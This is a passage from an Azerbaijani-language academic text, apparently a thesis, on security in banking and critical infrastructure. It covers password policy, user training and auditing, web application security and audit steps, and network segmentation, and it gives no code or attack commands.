Parolun Mürəkkəbliyi: Parollar mürəkkəb olmalıdır, böyük və kiçik hərflərin, rəqəmlərin və xüsusi simvolların birləşməsini ehtiva etməlidir. Siyasət minimum uzunluq tələb etməli və ümumi və ya asanlıqla təxmin edilən parolların istifadəsini məhdudlaşdırmalıdır.

Daimi Şifrə Yeniləmələri: Müntəzəm parol yeniləmələri etimadnaməyə məruz qalma riskini azaltmağa kömək edir. Siyasət parolun bitmə intervallarını tətbiq etməli və istifadəçiləri müəyyən edilmiş intervallarla parollarını dəyişməyə dəvət etməlidir.

Parol Tarixçəsi və Yenidən İstifadə: Parolun təkrar istifadəsinin qarşısını almaq üçün siyasət istifadəçilərin müəyyən edilmiş müddət ərzində əvvəlki parollarından təkrar istifadə etmələrini qadağan edərək parol tarixçəsini saxlamalıdır. Bu, oğurlanmış parolların təkrar istifadə edilə bilməyəcəyini təmin edir.

Çox Faktorlu Doğrulama (MFA, ing. Multi Factor Authentication**):** Parollarla yanaşı MFA-nın tətbiqi əlavə təhlükəsizlik qatını əlavə edir. Kritik infrastrukturlar biometrik məlumatlar, təhlükəsizlik tokenləri və ya mobil cihaz yoxlanışı kimi əlavə autentifikasiya amillərinin, xüsusən də imtiyazlı hesablar və ya həssas sistemlərə giriş üçün tələb edilməsini nəzərə almalıdır.

Hesabın kilidlənməsi və parol cəhdləri: Müəyyən sayda uğursuz parol cəhdindən sonra hesabın bloklanması siyasətlərinin həyata keçirilməsi kobud güc hücumlarının qarşısını almağa kömək edir. Siyasət hesabı yenidən aktivləşdirməzdən əvvəl icazə verilən cəhdlərin sayını və bloklamaların müddətini müəyyən etməlidir.

İstifadəçilərin məlumatlandırılması və təlimi: İstifadəçiləri parolların paylaşılmasından qaçınmaq, müxtəlif hesablar üçün unikal parollardan istifadə etmək və fişinq cəhdlərini tanımaq kimi parol təhlükəsizliyinin ən yaxşı təcrübələri

haqqında maarifləndirmək çox vacibdir. Daimi təlim və məlumatlandırma proqramları yaxşı parol gigiyenasını gücləndirməyə kömək edə bilər.

Monitorinq və Audit: Monitorinq və audit mexanizmlərinin tətbiqi infrastruktura parolla bağlı fəaliyyətləri izləməyə və təhlil etməyə imkan verir. Buraya giriş parol dəyişiklikləri, uğursuz giriş cəhdləri və potensial təhlükəsizlik insidentlərini və ya siyasət pozuntularını aşkar etmək üçün şübhəli davranış daxildir.

Administrator və İmtiyazlı Hesablar: Administrator və ya imtiyazlı hesablarla əlaqəli parollara xüsusi diqqət yetirilməlidir. Bu hesabların vaxtında giriş, sessiya qeydi və məhdud istifadə kimi əlavə təhlükəsizlik tədbirləri ilə unikal və güclü parolları olmalıdır.

Kritik infrastrukturlarda istifadəçilərin təlimi və auditi

Bank və digər maliyyət yönümlü kritik infrastrukturlarda istifadəçilərin təlimi və auditi informasiya texnologiyaları təhlükəsizliyinin qorunmasının vacib komponentləridir. Kritik infrastrukturlarda istifadəçi təliminin və auditinin bəzi əsas aspektləri bunlardır [14]:

Təhlükəsizlik Maarifləndirmə Proqramları: Kritik infrastrukturlar istifadəçiləri İT təhlükəsizliyinin ən yaxşı təcrübələri, siyasətləri və prosedurları haqqında maarifləndirmək üçün müntəzəm təhlükəsizlik məlumatlılığı üzrə təlim proqramları keçirməlidir. Bura parol təhlükəsizliyi, fişinq məlumatlılığı, sosial mühəndislik, fiziki təhlükəsizlik və məlumatların idarə edilməsi kimi mövzular daxildir.

Rol Əsaslı Təlim: İstifadəçilər kritik infrastruktur daxilində öz rolları və öhdəlikləri üçün xüsusi təlim almalıdırlar. Bu, onların iş funksiyalarına uyğun təhlükəsizlik tələblərini və təcrübələrini başa düşmələrini təmin edir.

Təhlükəsiz Qurğu İstifadəsi: Təlim masaüstü kompüterlər, noutbuklar, mobil qurğular və çıxarıla bilən media daxil olmaqla cihazların təhlükəsiz istifadəsini əhatə etməlidir. İstifadəçilər icazəsiz proqram təminatının, naməlum mənbələrdən faylların yüklənməsinin və təhlükəli şəbəkələrə qoşulmanın riskləri barədə məlumatlandırılmalıdır.

İnsidentlərin hesabatı: İstifadəçilər təhlükəsizlik insidentlərini dərhal tanımaq və bildirmək üzrə təlim keçməlidirlər. Bura şübhəli fəaliyyətlərin, potensial pozuntuların və ya infrastrukturda müşahidə edilən hər hansı anormal davranışın müəyyən edilməsi və bildirilməsi daxildir. Hər bir bank əməkdaşı infrastruktura təhlükə yarada biləcək kibertəhlükəsizlik halları haqda məlumatlı olmalıdır. Korporativ olmayan kənar ünvanlardan göndərilmiş şübhəli e-poçtlar, məlum olmayan keçidlər, sistemdə yaranmış fərqli əlaqələr informasiya təhlükəsizliyi əməkdaşlarına bildirilməlidir

Təhlükəsiz Uzaqdan Giriş: Uzaqdan giriş tələb olunarsa, istifadəçilər Virtual Şəxsi Şəbəkələrdən (VPN, ing. Virtual Private Network), çoxfaktorlu autentifikasiyadan və təhlükəsiz rabitə protokollarından istifadə kimi təhlükəsiz uzaqdan giriş təcrübələri üzrə təlim keçməlidirlər. İstifadəçilər kənardan qoşulmaların əhəmiyyətini anlamalı və bankdan kənar ərazilərdə bank daxili məlumat təhlükəsizliyi qaydalarına riayət etməlidirlər [14].

İstifadəçi fəaliyyətlərinin auditi:

İstifadəçi Fəaliyyətinin Monitorinqi: Kritik infrastrukturlar istifadəçi fəaliyyətlərini, o cümlədən login, fayl girişi, sistem konfiqurasiyaları və tətbiqdən istifadəni izləmək və qeyd etmək üçün sistemlər tətbiq etməlidir. Bu qeydlər hər hansı şübhəli və ya icazəsiz fəaliyyəti müəyyən etmək üçün təhlil edilə bilər.

Uyğunluq Auditləri: Kritik infrastrukturlar çox vaxt xüsusi qaydalara və standartlara uyğun olmalıdır. İstifadəçilərin bu qaydalarla nəzərdə tutulmuş zəruri təhlükəsizlik nəzarəti və prosedurlarına əməl etmələrini təmin etmək üçün auditlər aparılmalıdır.

Fişinq testləri: Bank sektorunda fişinq testi təşkilatın işçilərinin fişinq fırıldaqlarına qarşı həssaslığını qiymətləndirmək üçün nəzərdə tutulmuş simulyasiya edilmiş kiberhücumdur. Bu, bank işçilərinin məlumatlılıq səviyyəsini və bu cür təhlükələrə reaksiyasını qiymətləndirmək üçün saxta e-poçt və ya real fişinq cəhdlərini təqlid edən mesajların göndərilməsini nəzərdə tutur. Test təhlükəsizlik protokolları, işçilərin təlimi və ümumi kibertəhlükəsizlik hazırlığında potensial

zəiflikləri müəyyən etməyə kömək edir, banklara real fişinq hücumlarına qarşı müdafiələrini gücləndirmək üçün müvafiq tədbirlər görməyə imkan verir.

Parol hücumunun simulyasiyası: Kobud güc hücumu ilə bank infrastrukturunda domen hashləri domendəki istifadəçi hesabları ilə əlaqəli parolları sındırmağa sistematik cəhdlər prosesinə aiddir. Bu texnika, verilmiş hash üçün uyğunluq tapılana qədər çoxsaylı parol kombinasiyalarını yaradan və sınayan avtomatlaşdırılmış proqram təminatı və ya skriptlərdən istifadə etməyi nəzərdə tutur. Kobud güc hücumu domen hashləri hesablama baxımından parollar güclü və düzgün təyin olunubsa intensiv və vaxt aparan bir prosesdir. Bu metod, kritik infrastruktur daxilində olan istifadəçilər tərəfindən bir neçə şəxsə məlum olan və ya düşünülməsi asan olan parolların aşkara çıxmasına imkan verir.

Hadisələrə Cavab Auditi: Təhlükəsizlik insidentləri baş verdikdə, istifadəçi fəaliyyətlərinin auditi araşdırma və məhkəmə-tibbi analiz üçün mühüm əhəmiyyət kəsb edir. Hadisəyə səbəb olan hadisələrin ardıcıllığını başa düşmək və potensial güzəşt mənbələrini müəyyən etmək üçün jurnallar yoxlanılmalıdır.

Hərtərəfli istifadəçi təlimini təmin etməklə və istifadəçi fəaliyyətlərinin müntəzəm auditini həyata keçirməklə kritik infrastrukturlar onların təhlükəsizlik vəziyyətini gücləndirə, daxili təhdidlərin riskini azalda və təhlükəsizlik insidentlərini daha effektiv aşkar edib onlara cavab verə bilər [19].

2.2 Veb tətbiqlərin təhlükəsizliyi və auditi

Veb tətbiqi təhlükəsizliyi veb proqramları təhlükəsizlik zəifliklərindən və hücumlardan qorumağa yönəlmişdir. Veb proqramlarına internet üzərindən daxil olunduğundan və həssas istifadəçi məlumatlarını idarə etdiyindən, möhkəm təhlükəsizlik tədbirlərinin həyata keçirilməsi çox vacibdir. Veb tətbiqi təhlükəsizliyinin bəzi vacib aspektləri bunlardır [34]:

- Təhlükəsiz Doğrulama və Avtorizasiya: Yalnız səlahiyyətli istifadəçilərin proqrama daxil olmasını təmin etmək üçün parol siyasətləri, çox faktorlu autentifikasiya (MFA) və CAPTCHA kimi güclü autentifikasiya mexanizmlərini

tətbiq edin. Bundan əlavə, istifadəçilərin müvafiq resurslara və funksiyalara çıxışını məhdudlaşdırmaq üçün müvafiq icazə nəzarətlərini tətbiq edin.

- Daxiletmənin Təsdiqlənməsi və Sanitizasiyası: Saytlararası Skript (XSS, ing Cross Site Scripting) və SQL inyeksiya hücumları kimi ümumi zəifliklərin qarşısını almaq üçün bütün istifadəçi daxiletmələrini yoxlayın və təmizləyin. İstifadəçi tərəfindən təmin edilən məlumatların düzgün idarə olunmasını və təhlükəsizlik zəiflikləri yaratmamasını təmin etmək üçün təhlükəsiz kodlaşdırma təcrübələrindən və daxiletmənin doğrulama kitabxanalarından istifadə edin.
- Sessiyanın İdarə Edilməsi: Güclü sessiya identifikatorları, sessiyanın bitməsi və təhlükəsiz sessiya saxlanması daxil olmaqla, təhlükəsiz sessiya idarəetmə üsullarından istifadə edin. Müvafiq şifrələmə və bütövlük yoxlamalarını həyata keçirməklə sessiya məlumatlarını saxtalaşdırmadan və ya sessiyanın oğurlanması hücumlarından qoruyun.
- Xətanı Təhlükəsiz İdarəetmə: Potensial təcavüzkarlara həssas məlumatları açıqlamayan müvafiq səhvlərin idarə edilməsi mexanizmlərini tətbiq edin. Administratorlar və tərtibatçılar üçün ətraflı səhv məlumatlarını daxil edərkən istifadəçilərə istifadəçi dostu səhv mesajlarını göstərin.
- Təhlükəsiz Rabitə: Veb tətbiqi və müştərilər arasında bütün kommunikasiyaların SSL/TLS protokollarından istifadə edərək şifrələndiyinə əmin olun. Şəbəkə üzərindən ötürülən məlumatların məxfiliyini və bütövlüyünü qorumaq üçün HTTPS (SSL/TLS üzərində HTTP) tətbiq edin.
- Saytlararası Skriptdən qorunma (XSS): XSS hücumlarını azaltmaq üçün düzgün çıxış kodlaşdırması və məzmun təhlükəsizliyi siyasətlərindən istifadə edin. Zərərli skriptlərin icrasının qarşısını almaq üçün istifadəçi tərəfindən yaradılan məzmunu təmizləyin və girişi təsdiqləyin.
- Saytlararası Sorğu Saxtakarlığının qarşısının alınması (CSRF, ing. Cross-site Request Forgery): Tətbiqə edilən sorğuların etibarlı mənbələrdən olmasını təmin etmək üçün anti-CSRF tokenlərini və mexanizmlərini tətbiq edin. Bütün kritik hərəkətlər üçün müvafiq icazə və autentifikasiyanı təsdiq edin və tətbiq edin.

- Təhlükəsizlik Yamaqları və Yeniləmələr: Veb tətbiqini və bütün əlaqəli proqram komponentlərini ən son təhlükəsizlik yamaları ilə güncəl saxlayın. Məlum zəifliklərı aradan qaldırmaq üçün çərçivələri, kitabxanaları, plaginləri və digər asılılıqları müntəzəm olaraq yeniləyin.
- Təhlükəsizlik Testi: Zəifliyin skan edilməsi, nüfuzetmə testi və kodun nəzərdən keçirilməsi daxil olmaqla, müntəzəm təhlükəsizlik qiymətləndirmələrini həyata keçirin. Bu testlər veb proqramdakı təhlükəsizlik zəifliklərini müəyyən etməyə və aradan qaldırmağa kömək edir. Hərtərəfli təhlükəsizlik testi üçün avtomatlaşdırılmış alətlər və əl testi istifadə edilə bilər [11].
- Fayl yükləmələri: Kodun icrasına və ya serverə və ya istifadəçi məlumatlarına icazəsiz girişə səbəb ola biləcək zərərli faylların yüklənməsinin qarşısını almaq üçün fayl yükləmələri üçün ciddi yoxlama və fayl növü yoxlanışını həyata keçirin.
- Təhlükəsiz İnkişaf Həyat Dövrü: Tələblərin toplanması, dizayn, kodlaşdırma, sınaq, yerləşdirmə və texniki xidmət daxil olmaqla, təhlükəsizliyi bütün proqram təminatının inkişaf dövrünə inteqrasiya edin. Tərtibatçıları təhlükəsiz kodlaşdırma təcrübələri üzrə öyrədin və hər mərhələdə təhlükəsizlik rəylərini aparın.

Veb tətbiqinin təhlükəsizliyi davamlı bir prosesdir və inkişaf edən təhdidləri qabaqlamaq üçün proaktiv yanaşma tələb edir. Ən son təhlükəsizlik təcrübələri ilə yenilənmək, sənaye standartlarına riayət etmək və veb proqramların təhlükəsizlik vəziyyətini artırmaq üçün təhlükəsizlik çərçivələrindən və alətlərindən istifadə etmək vacibdir [23].

Maliyyə əməliyyatlarının kritik xarakterinə və həssas müştəri məlumatlarına görə bank sənayesində veb tətbiqinin təhlükəsizliyi böyük əhəmiyyət kəsb edir. Banklar öz veb proqramlarını təhdidlərdən və zəifliklərdən qorumaq üçün möhkəm təhlükəsizlik tədbirləri həyata keçirməlidirlər. Bank sənayesində veb proqram təhlükəsizliyi üçün bəzi əsas mülahizələr bunlardır [34]:

- Təhdidlərin Modelləşdirilməsi: Bank sənayesinə xas olan potensial təhlükələri və zəifliklərı müəyyən etmək üçün hərtərəfli təhdid modelləşdirmə məşqini həyata keçirin. Aktivləri, potensial hücum vektorlarını anlayın və müvafiq olaraq təhlükəsizlik nəzarətlərini prioritetləşdirin.

- Təhlükəsiz Doğrulama və Avtorizasiya: İstifadəçilərin təhlükəsiz identifikasiyasını təmin etmək üçün çoxfaktorlu autentifikasiya (MFA) və biometrika kimi güclü autentifikasiya mexanizmlərini tətbiq edin. İstifadəçi rolları və imtiyazları əsasında həssas funksiyalara və dataya girişi məhdudlaşdırmaq üçün ciddi avtorizasiya nəzarəti tətbiq edin.
- Seansın Təhlükəsiz İdarə Edilməsi: Güclü sessiya identifikatorları, seans fasilələri və təhlükəsiz sessiya saxlanması daxil olmaqla təhlükəsiz sessiya idarəetmə üsullarını tətbiq edin. Sessiya fiksasiyası, sessiyanın oğurlanması və sessiyanın təkrarı hücumlarının qarşısını alın.
- Məlumatların Şifrələnməsi: Həssas məlumatları həm istirahətdə, həm də tranzitdə qorumaq üçün güclü şifrələmə alqoritmlərini tətbiq edin. Verilənlər bazalarında saxlanılan müştəri məlumatlarını şifrələyin və təhlükəsiz açar idarəetmə təcrübələrini təmin edin.
- Giriş Təsdiqləmə və Çıxış Kodlaşdırması: Saytlararası Skript (XSS) və SQL inyeksiya hücumları kimi ümumi zəifliklərin qarşısını almaq üçün bütün istifadəçi daxiletmələrini yoxlayın və təmizləyin. XSS hücumları riskini azaltmaq üçün çıxış kodlamasını həyata keçirin.
- Təhlükəsiz İnkişaf Təcrübələri: Girişin yoxlanılması, parametrləşdirilmiş sorğular və təhlükəsiz kodlaşdırma kitabxanaları kimi təhlükəsiz kodlaşdırma təcrübələrinə əməl edin. Təhlükəsizlik zəifliklərini müəyyən etmək və aradan qaldırmaq üçün müntəzəm kod nəzərdən keçirin, statik kod təhlili və dinamik proqram təhlükəsizlik testi (DAST, ing. Dynamic Application Security Testing) həyata keçirin.
- API Təhlükəsizliyi: Veb tətbiqi API-ləri ifşa edərsə, onların müvafiq autentifikasiya, avtorizasiya və daxilolma doğrulama mexanizmlərindən istifadə etməklə qorunduğundan əmin olun. İcazəsiz girişin və API-dən sui-istifadənin qarşısını almaq üçün dərəcəsi məhdudlaşdıran və API təhlükəsizlik şlüzlərindən istifadə edin.

- Təhlükəsizlik Yamaqları və Yeniləmələr: Veb tətbiqinin çərçivələri, kitabxanaları və komponentləri üçün ən son təhlükəsizlik yamaları ilə xəbərdar olun. Mütəmadi olaraq təhlükəsizlik tövsiyələrini izləyin və məlum zəifliklər aradan qaldırmaq üçün yamaqları dərhal tətbiq edin.
- Veb Tətbiq Firewall (WAF, ing. Web Application Firewall): SQL inyeksiyası, XSS və saytlararası sorğu saxtakarlığı (CSRF) daxil olmaqla ümumi veb proqram hücumlarını aşkar etmək və qarşısını almaq üçün WAF yerləşdirin. Bank proqramlarının üzləşdiyi xüsusi risklərə əsaslanan xüsusi qaydalar təmin etmək üçün WAF-ı konfiqurasiya edin.
- Logging və Monitorinq: Təhlükəsizlik insidentlərini aşkar etmək və onlara cavab vermək üçün möhkəm giriş və monitorinq mexanizmlərini tətbiq edin. Anomaliyalar üçün qeydlərə, şəbəkə trafikinə və istifadəçi fəaliyyətlərinə nəzarət edin və insidentlərə vaxtında cavab vermək üçün Təhlükəsizlik Hadisələri və Hadisələrin İdarə Edilməsi (SIEM, ing. Security Information and Event Management) sistemi qurun.
- Üçüncü Tərəf Risk İdarəetmə: Veb proqramında istifadə olunan üçüncü tərəf komponentləri və xidmətləri ilə bağlı təhlükəsizlik risklərini qiymətləndirin və idarə edin. Satıcılar üzərində lazımi araşdırma aparın və müqavilələr və müqavilələr vasitəsilə təhlükəsizlik tələblərini yerinə yetirin.
- Tənzimləmə Standartlarına uyğunluq: Ödəniş Kartı Sənayesi Məlumat Təhlükəsizliyi Standartı (PCI DSS, ing. Payment Card Industry Data Security Standard), Ümumi Məlumatların Qorunması Qaydası (GDPR, ing. General Data Protection Regulation) və hər hansı digər müvafiq regional və ya milli qaydalar kimi sənaye qaydalarına uyğunluğu təmin edin.

Davamlı monitorinq, dövri təhlükəsizlik qiymətləndirmələri və nüfuz testi yaranan təhdidləri və zəifliklər müəyyən etmək və azaltmaq üçün vacibdir. Müstəqil qiymətləndirmələr aparmaq üçün xarici təhlükəsizlik mütəxəssislərinin cəlb edilməsi dəyərli fikirlər təqdim edə və bank veb tətbiqlərinin ümumi təhlükəsizlik vəziyyətini yaxşılaşdıra bilər.

Veb təhlükəsizlik auditi metodları

Veb təhlükəsizlik auditi veb proqram və ya vebsaytın təhlükəsizlik tədbirlərinin, nəzarət vasitələrinin və zəifliklərinin sistematik qiymətləndirilməsidir. Bu, zəif tərəfləri, potensial riskləri və təkmilləşdirmə sahələrini müəyyən etmək üçün tətbiqin təhlükəsizlik vəziyyətinin hərtərəfli qiymətləndirilməsini əhatə edir. Veb təhlükəsizliyi auditinin əsas məqsədi veb tətbiqinin və onunla əlaqəli məlumatların məxiliyini, bütövlüyünü və mövcudluğunu təmin etməkdir [25]. Bank sənayesində veb təhlükəsizliyinin auditi təhlükəsizlik nəzarətini qiymətləndirmək, zəiflikləri müəyyən etmək və tənzimləyici standartlara uyğunluğu təmin etmək üçün sistematik yanaşma tələb edir. Bank işində veb təhlükəsizliyinin yoxlanılması ilə bağlı addımlar bunlardır [10]:

- Sahə və Məqsədləri Müəyyən edin: Qiymətləndiriləcək xüsusi veb proqramlar, infrastruktur və xidmətlər daxil olmaqla, veb təhlükəsizliyi auditinin əhatə dairəsini aydın şəkildə müəyyənləşdirin. Zəifliklərin müəyyən edilməsi, uyğunluğun qiymətləndirilməsi və müştəri məlumatlarının qorunmasının təmin edilməsi kimi auditin məqsədlərini müəyyənləşdirin.
- Məlumat toplayın: Veb tətbiqləri, infrastruktur və təhlükəsizlik nəzarətləri haqqında müvafiq məlumat toplayın. Buraya sənədlər, şəbəkə diaqramları, sistem konfiqurasiyaları, təhlükəsizlik siyasətləri və prosedurları daxildir.
- Tənzimləmə Uyğunluğunu Qiymətləndirin: PCI DSS, GDPR və yerli bank qaydaları kimi müvafiq qaydalara uyğunluğunu qiymətləndirin. Tənzimləyici tələblərə cavab vermək üçün müvafiq təhlükəsizlik nəzarəti və təcrübələrinin həyata keçirilməsini təmin edin.
- Zəifliyin Qiymətləndirilməsini həyata keçirin: Veb tətbiqləri və əsas infrastrukturun hərtərəfli zəiflik qiymətləndirilməsini aparın. Köhnəlmiş proqram versiyaları, yanlış konfiqurasiyalar və təhlükəsiz kodlaşdırma təcrübələri kimi ümumi zəifliklər müəyyən etmək üçün avtomatlaşdırılmış skan alətlərindən istifadə edin.

- Penetrasiya Testi: Veb tətbiqlərinə real dünya hücumlarını simulyasiya etmək üçün idarə olunan nüfuz testləri keçirin. Təhlükəsizlik nəzarətinin effektivliyini qiymətləndirmək, potensial riskləri müəyyən etmək və uğurlu hücumların təsirini müəyyən etmək üçün müəyyən edilmiş zəifliklərdən istifadə etməyə cəhd edin.
- Doğrulama və Avtorizasiyanı qiymətləndirin: Veb tətbiqlərində həyata keçirilən autentifikasiya mexanizmlərini və giriş nəzarətlərini nəzərdən keçirin. Parolların gücünü, çoxfaktorlu autentifikasiyadan istifadəni və istifadəçi rollarının və icazələrinin düzgün təyin edilməsini qiymətləndirin.
- Məlumatların Mühafizəsi Tədbirlərini Qiymətləndirin: Həm istirahətdə, həm də tranzitdə həssas müştəri məlumatlarını qorumaq üçün istifadə olunan metodları və tədbirləri qiymətləndirin. Şifrələmə təcrübələrini, təhlükəsiz ötürmə protokollarını (məsələn, SSL/TLS) və məlumatların qorunması qaydalarına uyğunluğu qiymətləndirin.
- Təhlükəsizlik Siyasətləri və Prosedurlarını nəzərdən keçirin: Veb təhlükəsizliyi ilə bağlı təhlükəsizlik siyasətlərinin, prosedurlarının və sənədlərinin mövcudluğunu və effektivliyini qiymətləndirin. Hadisələrə cavab planlarının, dəyişikliklərin idarə edilməsi prosedurlarının və işçilərin təhlükəsizlik məlumatlılığı üzrə təlimlərin olub olmadığını yoxlayın.
- Üçüncü tərəf risklərini qiymətləndirin: Veb proqramlarında iştirak edən üçüncü tərəf satıcılarının və xidmət təminatçılarının təhlükəsizlik təcrübələrini qiymətləndirin. Üçüncü tərəf inteqrasiyaları ilə bağlı riskləri idarə etmək üçün lazımi araşdırma proseslərini, müqavilə razılaşmalarını və təhlükəsizlik qiymətləndirmələrini nəzərdən keçirin.
- Logging və Monitorinqi nəzərdən keçirin: Veb tətbiqləri üçün mövcud olan giriş və monitorinq mexanizmlərini qiymətləndirin. Jurnalların effektiv şəkildə yaradılıb-yaratılmadığını, saxlandığını və monitorinqini qiymətləndirin. Təhlükəsizlik hadisələrinin tutulmasını, təhlil edilməsini və dərhal cavablandırılmasını təmin edin.

- İnsidentlərə Cavab Hazırlığını Qiymətləndirin: İnternet təhlükəsizliyi insidentlərinə xas olan bankın insidentlərə cavab planını, prosedurlarını və kommunikasiya protokollarını qiymətləndirin. Veb tətbiqlərinə təsir edən təhlükəsizlik insidentlərini aşkar etməyə, cavab verməyə və bərpa etməyə hazır olduğunuzu yoxlayın.
- Tapıntıları və Tövsiyələri Sənədləşdirin: Zəifliklər, risklər və təkmilləşdirilməli sahələr də daxil olmaqla, veb təhlükəsizliyi auditinin nəticələrini sənədləşdirin. Müəyyən edilmiş problemləri həll etmək, təhlükəsizlik nəzarətini gücləndirmək və uyğunluğu təkmilləşdirmək üçün təsirli tövsiyələr verin.
- Təqib və Təmir: Tövsiyə olunan təhlükəsizlik təkmilləşdirmələrinin həyata keçirilməsinə nəzarət edin və müəyyən edilmiş zəifliklərin aradan qaldırılmasında irəliləyişləri izləyin. Düzəliş tədbirlərinin effektiv şəkildə həyata keçirilməsini təmin etmək üçün təqib auditlərini həyata keçirin.

Auditin effektiv aparılması və internet təhlükəsizliyinə nəzarətin obyektiv qiymətləndirilməsi üçün bank sektorunda təcrübəyə malik təcrübəli veb təhlükəsizliyi mütəxəssislərinin və ya kənar auditorların cəlb edilməsi tövsiyə olunur. İnkişaf edən təhdidləri qabaqlamaq və bank sektorunda möhkəm təhlükəsizlik vəziyyətini qorumaq üçün mütəmadi olaraq veb-hücum auditlərinin aparılması çox vacibdir. Təcrübəli təhlükəsizlik mütəxəssislərinin və ya veb proqram təhlükəsizliyi sahəsində təcrübəsi olan üçüncü tərəf audit şirkətlərinin cəlb edilməsi dəyərli anlayışlar təmin edə və hərtərəfli və effektiv audit prosesini təmin edə bilər [12].

2.3 Şəbəkə seqmentasiyası və boşluqların idarə edilməsi

Şəbəkə seqmentasiyasının mahiyyəti

Şəbəkə seqmentasiyası təhlükəsizlik, performans və idarə etməni təkmilləşdirmək üçün kritik informasiya infrastrukturu şəbəkəsinin daha kiçik alt şəbəkələrə və ya seqmentlərə bölünməsi praktikasına aiddir. Bu, adətən şəbəkədəki müxtəlif cihaz qrupları və ya istifadəçilər arasında məntiqi və ya fiziki maneələr yaratmaqla əldə edilir. Şəbəkənin seqmentləşdirilməsinin arzuolunan olmasının bir

neçə səbəbi var. Bunlardan biri təhlükəsizlik pozuntusunun potensial təsirini məhdudlaşdırmaqla təhlükəsizliyi yaxşılaşdırmaqdır. Təcavüzkar şəbəkənin bir seqmentinə giriş əldə edərsə, digər seqmentlərə daxil ola bilməyəcək və bu, zərərin qarşısını almağa kömək edə bilər. Digər səbəb şəbəkə performansını yaxşılaşdırmaqdır. Şəbəkəni daha kiçik seqmentlərə bölməklə, şəbəkə trafikini daha yaxşı idarə etmək və optimallaşdırmaq olar ki, bu da gecikməni azaltmağa və ümumi performansı yaxşılaşdırmağa kömək edə bilər. Nəhayət, şəbəkə seqmentasiyası şəbəkənin idarə edilməsində də kömək edə bilər. Şəbəkəni məntiqi qruplara bölməklə, xüsusilə daha böyük və ya daha mürəkkəb mühitlərdə idarə etmək və problemləri həll etmək daha asan ola bilər. Şəbəkə seqmentasiyasını həyata keçirməyin bir neçə yolu var, o cümlədən virtual LAN (VLAN, ing. Virtual Local Area Network), alt şəbəkələr, firewall-lar və giriş nəzarəti. Xüsusi yanaşma təşkilatın ehtiyaclarından və şəbəkənin xüsusiyyətlərindən asılı olacaq [7].

Təhlükəsizlik nöqteyi-nəzərindən şəbəkə seqmentasiyası kritik infrastruktur ehtiva edən təşkilatlara kiberhücumların risklərini azaltmağa və təhlükəsizlik pozuntularının potensial təsirini azaltmağa kömək edə biləcək mühüm strategiyadır. Şəbəkəni daha kiçik seqmentlərə bölməklə, təşkilatlar müxtəlif təhlükəsizlik tələbləri və nəzarəti olan ayrı zonalar yarada və şəbəkədə təhdidlərin yayılmasını məhdudlaşdıra bilər. Məsələn, təşkilat öz şəbəkəsini maliyyə, insan resursları, tədqiqat və inkişaf kimi müxtəlif departamentlər üçün ayrı zonalara bölə bilər. Hər zonanın fərqli giriş nəzarəti və təhlükəsizlik siyasətləri ola bilər və təcavüzkarların hərəkətinin qarşısını almaq üçün digər zonalardan təcrid oluna bilər.

Şəbəkəni seqmentləşdirərək, bank daha çox dənəvər giriş nəzarətini həyata keçirə və şəbəkə trafikinə daha effektiv nəzarət edə bilər. Bu, icazəsiz girişin qarşısını almağa, təhlükəsizlik insidentlərini daha tez aşkar etməyə və onlara cavab verməyə və uğurlu hücumun potensial təsirini məhdudlaşdırmağa kömək edə bilər. Bundan əlavə, şəbəkə seqmentasiyası bank və maliyyə yönümlü kritik infrastrukturu üçün Ödəniş Kartı Sənayesi Məlumat Təhlükəsizliyi Standartı (PCI DSS) kimi normativ tələblərə və sənaye standartlarına riayət etməyə kömək edə bilər.

Bununla belə, qeyd etmək lazımdır ki, yalnız şəbəkə seqmentasiyası kritik informasiya infrastrukturunda təhlükəsizliyi təmin etmək üçün kifayət deyil. Güclü autentifikasiya, şifrələmə, müdaxilənin aşkarlanması və qarşısının alınması və təhlükəsizlik monitorinqi kimi digər təhlükəsizlik tədbirləri də kibertəhlükələrdən hərtərəfli müdafiəni təmin etmək üçün həyata keçirilməlidir [20].

Şəbəkə seqmentasiyası banklar və maliyyə institutları üçün onların idarə etdikləri məlumatların həssas xarakteri və hədəflənmiş kiberhücumların yüksək riski nəzərə alınmaqla vacib təhlükəsizlik tədbiridir. Şəbəkənin seqmentləşdirilməsinin banklarda təhlükəsizliyin yaxşılaşdırılmasına kömək edə biləcəyi bəzi yollar aşağıdakılardır [16]:

Məlumatların izolyasiyası: Şəbəkə seqmentasiyası banklara müştəri hesabı məlumatları kimi həssas məlumatları şəbəkənin digər az kritik hissələrindən təcrid etməyə kömək edə bilər. Bu, hücum səthini azalda və təhlükəsizlik pozuntusunun potensial təsirini məhdudlaşdıra bilər.

Tənzimləmə Uyğunluğu: Şəbəkə seqmentasiyası banklara Ödəniş Kartı Sənayesi Məlumat Təhlükəsizliyi Standartı (PCI DSS) və ya Ümumi Məlumatların Qorunması Qaydası (GDPR) kimi normativ tələblərə əməl etməyə kömək edə bilər. Həssas məlumatları təcrid etməklə və giriş nəzarətini həyata keçirməklə banklar onların bu qaydaların təhlükəsizlik və məxfilik tələblərinə cavab verməsini təmin edə bilərlər.

Təhlükənin azaldılması: Şəbəkə seqmentasiyası banklara şəbəkə trafikinə daha yaxşı görünmə təmin etməklə təhlükəsizlik təhdidlərini daha effektiv aşkar etməyə və onlara cavab verməyə kömək edə bilər. Şəbəkənin seqmentləşdirilməsi və hər bir seqmentin ayrıca monitorinqi ilə banklar təhdidləri daha tez aşkar edib azalda bilər və onların təsirini məhdudlaşdıra bilər.

Fəlakətin Bərpası: Şəbəkə seqmentasiyası da banklara fəlakətin bərpası imkanlarını təkmilləşdirməyə kömək edə bilər. Kritik sistemləri və məlumatları şəbəkənin digər hissələrindən ayırmaqla banklar şəbəkənin kəsilməsinin və ya digər fəlakətin təsirini minimuma endirə və daha tez bərpa oluna bilər.

Ümumilikdə, şəbəkə seqmentasiyası banklar üçün vacib təhlükəsizlik tədbiridir, çünki bu, onlara həssas məlumatları qorumağa, qaydalara əməl etməyə və təhlükəsizlik təhdidlərinə daha effektiv cavab verməyə kömək edir. Banklar inkişaf edən təhdid və risklərə qarşı effektiv qalmasını təmin etmək üçün şəbəkə seqmentləşdirmə strategiyasını mütəmadi olaraq nəzərdən keçirməli və yeniləməlidirlər [5].

Şəbəkə seqmentasiyası cihaz və sistemləri

Təhlükəsiz şəbəkə seqmentasiyası üçün istifadə edilə bilən bir neçə cihaz və sistem var [17]:

